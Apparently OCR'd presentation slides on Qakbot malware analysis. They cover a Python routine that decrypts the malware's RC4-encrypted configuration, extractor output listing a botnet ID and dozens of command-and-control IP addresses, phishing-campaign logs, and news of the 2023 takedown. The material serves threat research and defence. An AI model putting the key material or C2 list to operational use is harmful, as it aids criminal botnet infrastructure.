
CyberChef – Cyber Swiss-Army Knife (4)



CyberChef – Cyber Swiss-Army Knife (5)




CyberChef – Cyber Swiss-Army Knife (6)



Automate with Python

```python
def decrypt_data(data):
    if not data:
        return

    hash_obj = hashlib.sha1(b"bUdiuy81gYguty@4frdRdpfko(eKmudeuMncueaN")
    rc4_key1 = hash_obj.digest()
    decrypted_data = ARC4(rc4_key1).decrypt(data)

    rc4_key2 = decrypted_data[20:40]
    decrypted_data_final = ARC4(rc4_key2).decrypt(decrypted_data[40:])

    if not decrypted_data_final:
        return

    return decrypted_data_final
```

```
C:\Users\malab\Desktop\Qakbot SBC\core dll
λ python QakBot_config_extractor.py qakbot_core_dll.bin

# QakBot Config

----
  ID : b'obama237'
  Timestamp : 16:56:16 07-02-2023

----

# QakBot C2 address

```
12.172.173.82:465
98.145.23.67:443
47.34.30.133:443
14.184.97.194:443
181.118.206.65:995
220.245.150.33:443
162.248.14.107:443
75.98.154.19:443
12.172.173.82:995
92.177.204.2:2222
47.21.51.138:995
27.0.48.233:443
2.82.8.80:443
193.154.201.125:443
24.239.69.244:443
73.165.119.20:443
202.186.177.88:443
173.18.126.3:443
24.71.120.191:443
156.217.208.137:995
95.94.41.77:2222
27.0.48.205:443
92.27.86.48:2222
85.241.180.94:443
150.107.231.59:2222
2.99.47.198:2222
69.119.123.159:2222
172.248.42.122:443
91.165.188.74:50000
81.111.108.123:443
201.211.197.241:2222
105.184.103.182:995
88.169.33.180:2222
84.35.26.14:995
73.36.196.11:443
12.172.173.82:990
103.123.221.16:443
86.225.214.138:2222
92.207.132.174:2222
121.121.100.207:995
74.92.243.113:50000
100.10.72.114:443
71.31.101.183:443
```


```

Summer break … but R.I.P

Internal Mail, Phishing, Qbot, tlp:green, VietNam	144	4	2023-06-16	2023-06-19 14:25:20	2023-06-19 14:25:44	Qbot target to VN
Internal Mail, Phishing, Qbot, VietNam, tlp:green	121	5	2023-06-01	2023-06-01 14:35:12	2023-06-02 09:52:50	Qabot target to VN
Internal Mail, PDF, Qbot, VietNam, tlp:green	6		2023-04-13	2023-04-13 10:42:49	2023-04-13 10:42:57	Qbot from phishing


TEAM CYMRU - S2 Threat Research Team @teamcymru_S2 · Jul 25

#QakBot's **summer** break through the lens of NetFlow data

The attached image charts traffic volumes from QakBot C2s to their upstream Tier 2 servers located in #Russia

Based on our visibility, things began to go quiet after 2 June (spamming ceased later) ☀️🍹⛱️

#PureSignal #PTO



Qakbot Malware Disrupted in International Cyber Takedown

Tuesday, August 29, 2023

Share


For Immediate Release

Office of Public Affairs

Qakbot Malware Infected More Than 700,000 Victim Computers, Facilitated Ransomware Deployments, and Caused Hundreds of Millions of Dollars in Damage Worldwide

The Justice Department today announced a multinational operation involving actions in the United States, France, Germany, the Netherlands, the United Kingdom, Romania, and Latvia to disrupt the botnet and malware known as Qakbot and take down its infrastructure. The Qakbot malicious code is being deleted from victim computers, preventing it from doing any more harm. The Department also announced the seizure of approximately $8.6 million in cryptocurrency in illicit profits.

The action represents the largest U.S.-led financial and technical disruption of a botnet infrastructure leveraged by cybercriminals to commit ransomware, financial fraud, and other cyber-enabled criminal activity.



https://www.shadowserver.org/news/qakbot-historical-bot-infections-special-report/

End...


Florian Roth ⚡
@cyb3rops
After years in security monitoring, detection engineering, training ML models and writing detections, you'll learn one thing:
The problem isn't that malware tries to look like legitimate software, it's that software does a lot of things that you'd only expect from malware
22:50 · 31 Jan 23
-DAY IN-
THE LIFE

Resources

- [RE021] Phân tích Qakbot – Mã độc nguy hiểm đã tồn tại hơn một thập kỉ
- QBOT Malware Analysis
- From Macros to No Macros: Continuous Malware Improvements by QakBot
- Qakbot Dll Stager: From initial execution to multithreading
- QakBot CCs prioritization and new record types
- Qakbot's Evolution Continues with New Strategies
- QakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature
- Qakbot TTPs Arsenal and the Black Basta Ransomware
- HTML Smuggling Detection
- Qakbot Malware Disrupted in International Cyber Takedown

New bot...